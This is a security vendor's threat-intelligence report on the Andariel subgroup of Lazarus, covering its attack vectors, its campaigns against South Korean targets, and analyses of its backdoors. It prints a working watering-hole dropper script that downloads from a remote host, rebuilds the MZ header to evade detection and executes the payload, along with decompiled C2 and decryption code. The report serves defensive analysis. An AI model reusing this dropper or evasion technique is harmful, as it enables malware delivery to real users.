2018. 06. 23

Analysis Report

Full Discloser of Andariel, A Subgroup of Lazarus Threat Group

AhnLab

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, South Korea

Tel: +82-31-722-8000 | Fax: +82-31-722-8901 | www.ahnlab.com |

Table of Contents

Overview

The Andariel group is a subgroup of the Lazarus group that has been active since 2015. Andariel has a connection to the cyber-attack named Operation Black Mine that occurred in 2014 and 2015. However, Operation Black Mine is also associated with the attacks on the South Korean Military Agency in 2008 and the attacks against South Korean banks and broadcasters in 2013 (a.k.a DarkSeoul).

The major targets of the Andariel Group include not only military agencies, defense industries, political organizations, security companies, ICT companies, and energy research institutes, but also financial targets, such as ATMs, banks, travel agencies, cryptocurrency exchanges, and online gambling users.

Their main methods of attacks are spear phishing using macros, watering hole attacks exploiting Active-X vulnerabilities, vulnerability exploits on security and IT asset management systems, and supply chain attacks.

The group makes use of well-known backdoors, such as Aryan and Gh0st RAT, but also uses self-developed backdoors, such as Andarat, Andaratm, Rifdoor, and Phandoor. Furthermore, this group appears to know Korean language and its IT environment.

This report describes the several cyberattacks by Andariel Threat Group including main methods, and changes in their purpose and targets.

Attack Vectors (Infection Routes)


The Andariel group uses a variety of attack techniques, and, in particular, they take advantage of vulnerabilities of local software in South Korea.

[Figure 1] Major attack vectors of the Andariel group

1. Spear Phishing


The Andariel group uses the spear phishing method by understanding their target and sending emails with an attachment that appears to be from a relevant, seemingly trustworthy source. The attachments contain macro and trick the targeted recipient into activating the macro. However, this method of inducing macro activation has become more devious after 2015.

[Figure 2] below shows the contents of attachments used in the 2015 attacks with the original method of inducing macro activation. The user can enable macro, but there is not a significant need to do so because the content is visible.



[Figure 2] Contents of documents used in the 2015 attack

However, malicious attachments found since 2017 show a new method. The contents of documents are blurred, as shown in [Figure 3], as if there is a problem with the display, increasing the likelihood of the recipients enabling the macros.



[Figure 3] Contents of documents used in the 2017 attack

2. Watering Hole (Active-X Vulnerability)

The Andariel group also uses the watering hole technique, which compromise and inject exploit codes into a website. The targeted systems are infected with malware upon accessing the compromised website using a vulnerable web browser. These attacks also limit infection to specific IP address ranges, making it much more difficult to identify the attack targets.

For the watering hole attack, the group usually embeds an Active-X vulnerability exploit codes in the target website. When the target accesses the website via an Internet Explorer browser with a specific Active-X installed the attack proceeds. After successful exploitation of the vulnerability, a JavaScript or VBScript file is created on the user system and this file downloads the malware from a specified address.

```
function getXMLHttpRequest()
{
        try{return new ActiveXObject("Msxml2.XMLHTTP.6.0");}
        catch(e1){try{return new ActiveXObject("Msxml2.XMLHTTP.5.0");}
        catch(e2){try{return new ActiveXObject("Msxml2.XMLHTTP.4.0");}
        catch(e3){try{return new ActiveXObject("Msxml2.XMLHTTP.3.0");}
        catch(e4){try{return new ActiveXObject("Msxml2.XMLHTTP");}
        catch(e5){try{return new ActiveXObject("Microsoft.XMLHTTP");}
        catch(e6){return null;}}}}}
}
var x=getXMLHttpRequest();
var S=new ActiveXObject("ADODB.Stream");
S.Type=1;
x.Open("Get", "http://w[redacted]/rss.gif", 0);
x.Send();
S.Open();S.Write(x.responseBody);
var fn1="C:##windows##temp##iexplore.exe";
var fn2="C:##windows##temp##conhost.tmp";
S.SaveToFile(fn2,2);
S.Close();
var d = new Date();
var Hours = d.getHours();
var Minutes = d.getMinutes();Minutes += 1;
var str = " /c at " + Hours + ":" + Minutes + " " + fn1;
var Q=new ActiveXObject("Shell.Application");
Q.ShellExecute('c:##windows##system32##cmd.exe', /c "(echo MZ& type ' + fn2 + ') >' + fn1 + '"', '', 'open', 0);
Q.ShellExecute("c:##windows##system32##cmd.exe",str,"","open",0);
Q.ShellExecute("c:##windows##system32##cmd.exe", "/c del C:##windows##temp##update.js", "", "open", 0);
```

[Figure 4] Script file created in the infected system


Here, the "MZ" ASCII string, which represents a Windows executable file, does not exist within the file. The malware adds this text string starting with MZ from the local system to create an executable file. This method seems to be used to avoid detection by behavior-based security solutions when the executable file is downloaded.

[Figure 5] Downloaded file (above) and 5-byte recovered file (below)

3. Central Management Solution

Institutions and companies of a certain size often manage multiple systems in their organizations, such as PCs, by connecting them to a central management solution. This central management solution is mainly responsible for Network Access Control (NAC); anti-virus management, software and hardware assets control; and patch management, and it usually provides features such as IT asset management, report generation, software distribution, and remote control.

The attacker identifies and analyzes the central management solution used by the target institution or company to find and exploit the vulnerability. The attacks on the central management software can be categorized into two types: management server account attacks and vulnerability attacks on agents installed in the client.



[Figure 6] Concept diagram of the central management solution


Most central management solutions consist of a management server and a client on which the agent is installed. The management server sends batch files to the connected systems or applies policies, and remotely controls the systems. The client processes files and commands sent from the management server.

In the event of an attack using the management server, the attacker steals the targeted administrator account and distributes malware in the place of a normal file. This is the reason for the emphasis on management of administrator accounts. Another role of the management server is to receive the security updates for commercial software from external sources (software providers) and distributes them throughout the organization. However, if a file from the external update server tampers (e.g., by hacking); an update file containing malware will be distributed throughout the company or institution via the central management server.

The client agent of the central management solution is responsible for receiving and executing the file transmitted from the management server. Generally, the agent has a feature to check whether the delivered command or file is verified. To bypass this process, the attacker pretends to be the management server and sends a command to the agent.

The Andariel group is responsible for carrying out many attacks on central management solutions that are widely used in South Korea. The following are the cases of the group transferring malicious files exploiting the vulnerabilities of the client agent in three types of central management solution.

The first case is malware that exploits vulnerabilities in central management solution A, which was first discovered in 2015. When the malware is executed, the executable file, v3pscan.exe, containing malware is transmitted to the agent of central management solution A through a specified IP address and executed.




[Figure 7] Remote execution command used in the attack on the central management solution A

Attacks on the central management solution B were made between 2015 and 2017. Various types of malware were used, such as nc.exe, nt.exe, n5lic.exe, nc5rt2.exe, and Bin.exe, to exploit the management system. Also, the attacker used a method of generating a VBScript file, such as vs1.vbs and winrm.vbs, to download malicious files.

Variants of this malware were discovered between 2015 and 2017, which used the server IP, target system IP, download address, remote executable path, and other items as arguments to exploit systems and generate script files that downloaded malware. The generated script downloads a file from the address entered as an argument and restores 5 bytes.

[Figure 8] Attack tool used in the attack on the central management solution B

The malware that exploited the vulnerabilities in central management solution C was first found in September 2016. This attack performs malicious transferring and executing of files.



[Figure 9] Attack tool used in the attack on the central management solution C

4. Supply Chain Attack

The Andariel group is also known for their attacks on supply chain vulnerabilities. The primary attack method includes incorporating the malware in the software installer edition to infect the target via distribution from the official website and software updates. However, in some cases, the attack was not designed to infect all software users but only the specified target IP address. The group also used the supply chain attack to exploit vulnerabilities of software used in specific industries.

Attack Cases

The initial targets of the Andariel group were military agencies and the defense industry in South Korea.

In 2015, there was an attack on exhibitors in the Seoul International Aerospace & Defense Exhibition (ADEX). ADEX is an international defense industry exhibition that has been hosted bi-annually since 1996. The attacker sent an email with an Excel or Word document containing macros, pretending to be the organizer of the event. The attached document was disguised as a legitimate content, and malware was downloaded when the recipient opened the file and clicked "Use Content" to activate the macro. The downloaded file was a Rifdoor variant.

From the document file found later, it seems that the attack group focused on its attacks mainly on the defense industry. [Table 1] below summarizes significant attacks made by the Andariel group.

First Detection	Attack Target	Attack Method	Malicious Act
July 2015	Asset management solution	Unidentified	- Stole digital certificates of the company and used the signature in a malicious attempt
November 2015	ADEX exhibitors	Macro-based spear phishing	- Unknown
February 2016	Security company	Security program vulnerability	- Stole digital certificates of the company and used the signature in a malicious attempt - Attacks assumed to have started since November 2015
February 2016	Unidentified	Disguised as a DRM product	- Unknown
April 2016	Defense industry, marine, and ICT service providers	Vulnerability in central management solution B	- Unknown

June 2016	Mega-companies in the defense industry	Vulnerability in central management system A	- Leakage of classified data, such as aircraft drawings
August 2016	Military agencies	Vulnerability in the vaccine program management system	- Leakage of military data
October 2016	Online gamblers	Various utility installation files	- Gambling game cheats to look at the cards
January 2017	Online gamblers	Vulnerability in the internet cafe management system	- Gambling game cheats to look at the cards
March 2017	ATM manufacturer and ATMs	Vulnerability in the vaccine program management system	- Leaking credit card information and replicating the card overseas (Users of the replicated cards were arrested) - Attacks assumed to have started since November 2016
March 2017	Unidentified	Disguised (or tempered) as a payment gateway	- Additionally downloaded malware
April 2017	Energy research center	Unidentified	- At least 2 confirmed attacked attempts
May 2017	Financial industry	Vulnerability of Report A Active-X	- Malware infection through the financial union website
June 2017	Financial industry	Vulnerability in the central management solution B, spear phishing (macro)	- Unknown
October 2017	Travel agency A	Report A vulnerability, vulnerability in central management solution B	- Leakage of customers' personal information - Attacks assumed to have started since September 2017
December 2017	Travel agency B	Unidentified	- Similar to the malware used in the attacks on travel agency A
December 2017	ICT	Update on ERP product A	- Tampering the update file to make users to download malware additionally
December 2017	Cryptocurrency Exchange	Remote support A installation file	- Tampering the installation file to make users download a malicious file when downloading from a specific virtual money exchange
February 2018	Cryptocurrency Exchange	Macro-based emails	- Impersonating the national assembly member's office
April 2018	Unidentified	Active-X vulnerability in the ERP product B	- Unknown

[Table 1] Major attacks of the Andariel group

In February 2016, a Korean security company was hacked, and an electronic certificate was leaked. Recently in August 2018, an additional malware was discovered to be distributed as a legitimate DRM program.

In April 2016, defense industry, marine service providers, and ICT companies were infected with Gh0st RAT, a malware that exploits vulnerabilities in central management solution B. In June 2016, the Korean police agency unveiled operation Gh0st RAT, a large-scale hacking incident on mega companies in the defense industry that exploited the vulnerabilities in centralized management solutions. Gh0st RAT is a malware that attempts to infect the target through the file distribution function using the vulnerabilities of central management solution A, and about 40,000 documents were leaked by the Gh0st RAT malware.

Ever since August 2016, the Andariel group has exploited the vulnerabilities in anti-virus management programs to attack military agencies and leak information. From the end of 2016, the purpose of the attack changed from information leakage to monetary gain. In October 2016, the attacker hacked the website of a software provider and replaced the installation file with a file containing malware to release malicious codes that served as cheats in online gambling games. In 2017, to maximize the chances of a successful attack, malware was distributed to multiple computers using an internet cafe management program.

In March 2017, a case was discovered where credit card information was leaked due to the hacking of an ATM in Korea. It seems attempts were made from November 2016, and the malware used in the attack was similar to those used in the leaking of a military agency's data in 2016.

From May to July 2017, there were concentrated attacks on the financial industry. The malware was distributed through the website of monetary unions, and the attacks attempted to exploit the vulnerability of their systems.

In October 2017, the largest travel agency in Korea was hacked, resulting in the leakage of personal information. Moreover, travel agency was hacked in December of the same year. In December 2017, the Andariel group modified the ERP solution update file of a company A and added malware to the file. At that time, malware was downloaded only to attack a specific target company, and not all companies using the ERP solution.

In December 2017, the Andariel group launched attacks on virtual currency exchange users. In January 2018, it distributed a remote support program containing malware. In February 2018, the group employed various types of attacks, including the email attack where it impersonated the office of a National Assembly member. Malware used in the email attack was a variant of the malware used in the ATM hacking in 2017, and another variant was used in the attacks on the financial industry in June.


Malware and Attack Tools

1. Malware – Backdoor

The Andariel group uses in-house advanced malware, such as Andarat, Andaratm, Phandoor, and Rifdoor, as well as other well-known malware, such as Aryan and Gh0st RAT.

1.1) Aryan


Aryan was detected in 2015 and is characterized by the string "F**k Hack Hound."



[Figure 10] Strings in Aryan


1.2) Gh0st RAT

Gh0st RAT is a backdoor made in China, and its source codes are publicly available. The Andariel group used this malware for attacks from 2015 to 2016. It created and used a Korean version in some cases. Packagers, such as Themida packaged some variants.



[Figure 11] Strings in Gh0st RAT

[Figure 12] shows the Chinese attack tools converted into Korean and used by the Andariel group.




[Figure 12] Chinese (back) and Korean (front) controllers

1.3) Rifdoor


Rifdoor was first discovered in November 2015, and it remained active until early 2016. A Rifdoor variant was used to attack SEOUL ADEX exhibitors in 2015 and was found in the hacking incidents of security companies in early 2016.

Rifdoor is characterized by the string included in the PDB information: E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb.



[Figure 13] PDB Information of Rifdoor

When it enters the system, Rifdoor generates a file by adding garbage data to the 4 bytes of the last part of the file. Therefore, since the hash value changes each time the system is infected, the malware cannot be found in the system with a simple hash value.



[Figure 14] Comparison of original and generated files

[Table 2] shows the major commands associated with Rifdoor and their respective functions.

Command	Function
$interval	Standby
$downloadexec	Download and execute file
$download	Download file
(Default)	Execute file (cmd.exe)

[Table 2] Main commands of Rifdoor


Rifdoor variants have slightly different PDB information as shown in [Table 3].

C:\Users\C8\Desktop\rifle\Release\rifle.pdb
E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb
E:\Data\My Projects\Troy Source Code\tcp1st\server\Release\server.pdb

[Table 3] PDB Information of the Rifdoor variant

1.4) Phandoor

Phandoor was used from January 2016 to the summer of 2017. It is characterized by having the string "S^%" before the main character strings. (E.g. S^%s\cmd.exe, S^nehomegpa.dll) However, some variants found in 2017 did not contain its character string, "Anonymous?"



[Figure 15] Strings in Phandoor

When Phandoor is executed, it initializes and tries to connect to C&C server. At this time, the string "Anonymous?" is sent to check whether that the server is functioning properly.

```
v1 = Convert_403820("S^Anonymous?");
strcpy_s(&Dst, 0x1Bu, v1);
strcat_s(&Dst, 0x1Bu, dword_4450C0);
if ( send_403070(0x1Au, 0, 1, 0, &Dst) == -1 || select_4031A0(fd) == -1 )
  return 0;
v3 = dword_4250A8;
decode_402EF0(dword_4250A0, dword_42509C, dword_4250A8, (int)buf);
if ( !(_BYTE)wCommand_4250A4 && v3 == 10 )
{
  v4 = Convert_403820("S^Anonymous?");
  v5 = buf;
```

[Figure 16] Anonymous check code

After that, it receives commands from the C&C server such as to execute the cmd.exe file.

Command	Function
0x9	Drive information
0xA	File search
0xB	Receive data online for file creation
0x10	Re-execute the main function after a set period
0x12	Relocate the nehomegpa.dll file
0x19	Get the process list
0x1A	End process
0x1B	Elevate privileges

[Table 4] Main commands of Phandoor

1.5) Andaratm

Andaratm malware was used in attacks on military agencies in 2016, on ATMs and financial institutions in 2017, and on cryptocurrency exchanges in 2018. 18 variants have been identified as of May 2018.

The codes of Andaratm include strings such as "%s\cmd.exe /c echo | %s > %s" and "%s*****%s."


```
.0040E460:  5F 61 64 64.72 00 00 00.73 6F 63 6B.65 74 00 00  _addr   socket
.0040E470:  63 6F 6E 6E.65 63 74 00.25 73 5C 63.6D 64 2E 65  connect %s\cmd.e
.0040E480:  78 65 20 2F.63 20 65 63.68 6F 20 7C.20 25 73 20  xe /c echo | %s
.0040E490:  3E 20 25 73.00 00 00 00.7E 75 6E 00.72 62 00 00  > %s    ~un rb
.0040E4A0:  77 62 00 00.41 64 76 61.70 69 33 32.2E 64 6C 6C  wb  Advapi32.dll
.0040E4B0:  00 00 00 00.47 65 74 55.73 65 72 4E.61 6D 65 41      GetUserNameA
.0040E4C0:  00 00 00 00.25 73 2A 2A.2A 2A 2A 25.73 00 00 00      %s*****%s
.0040E4D0:  57 53 41 43.6C 65 61 6E.75 70 00 00.32 37 2E 31  WSACleanup  27.1
```

[Figure 17] T Strings of Andaratm

When Andaratm is executed, it acquires information, such as the computer name and username, attempts to connect to the designated C2 server, and receives and executes the command.

The encryption method of Andaratm is similar to the methods generally used by malware.

```
LOBYTE(v5) = 0x48;
v6 = 0x90u;
v11 = 0x2B3C48;
result = 0x654321;
if ( v3 > 0 )
{
  v8 = a3 - (_DWORD)v4;
  v10 = v3;
  do
  {
    *v4 = v6 ^ result ^ v5 ^ v4[v8];
    v6 = v6 & result ^ v5 & (v6 ^ result);
    v5 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
    result = ((((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFFF80) << 17) | (result >> 8);
    ++v4;
    v9 = v10-- == 1;
    v11 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
  }
  while ( !v9 );
}
```

[Figure 18] Encryption method of Andaratm

Andaratm only executes simple commands, such as downloading files, uploading files, and running cmd.exe files.

2. Attack Tools

The attacker uses various tools, such as Putty Link and port scanner, which are used for communication.


```
C:\WORK>s
TCP Port Scanner V1.1 By WinEggDrop

Usage:   s TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s TCP 12.12.12.12 12.12.12.254 80 512
Example: s TCP 12.12.12.12 1-65535 512
Example: s TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s TCP 12.12.12.12 21,3389,5631 512
Example: s SYN 12.12.12.12 12.12.12.254 80
Example: s SYN 12.12.12.12 1-65535
Example: s SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s SYN 12.12.12.12 21,80,3389

C:\WORK>_
```

[Figure 19] Port scanner

A tool was also used to check the IP and port with file names like pcon.exe, portc.exe, and zcon.exe. A variant of Zcon.exe was also used in Bmdoor in 2015.




[Figure 20] Zcon.exe

The Andariel group produced malware named Crash.exe and Test.exe; these malware destroy hard disk contents after August of each year. It is not confirmed, however, whether these malware were used in actual attacks.


Similarities in Multiple Attack Cases

The Andariel group has launched many attacks using a variety of malware. In addition to the similarity of their codes, factors are indicating the association between these attacks. Results from the detailed analysis of AhnLab shows that the Andariel group and Operation Black Mine take the similar attack methods, and in particular, they both used the file, zcon.exe. This suggests that Operation Black Mine is associated with the Andariel group. The similar malware was used to attack various targets, and some of them used the same C2.




[Figure 21] Association between the Andariel group and other attacks

For macro-based attacks, there was no significant difference between the macro codes of 2015 and 2017.



[Figure 22] Comparison of the macro codes between 2015 (left) and 2017 (right)

Besides, the malware produced by Andariel group uses a similar encryption method.



[Figure 23] Encryption method of the Andariel Group

AhnLab's Response

V3, AhnLab's anti-malware product, has detected malware related to the Andariel group under the following aliases:

< Aliases identified by AhnLab V3>

- Trojan/Win32.Phandoor (2016.01.13.00)
- Trojan/Win32.Andaratm (2018.05.03.00)
- W97M/Downloader (2017.11.03.00)
- Backdoor/Win32.Aryan (2015.12.23.00)
- Dropper/Win32.Fakeinstaller (2017.01.02.09)
- Trojan/Win32.HackTool (2017.06.27.03)
- Trojan/Win32.Andarat (2017.10.27.03)
- HackTool/Win32.Malsender (2017.04.17.04)
- Trojan/Win32.Rifdoor (2015.12.23.04)
- X97M/Downloader (2015.12.24.05)

Conclusion

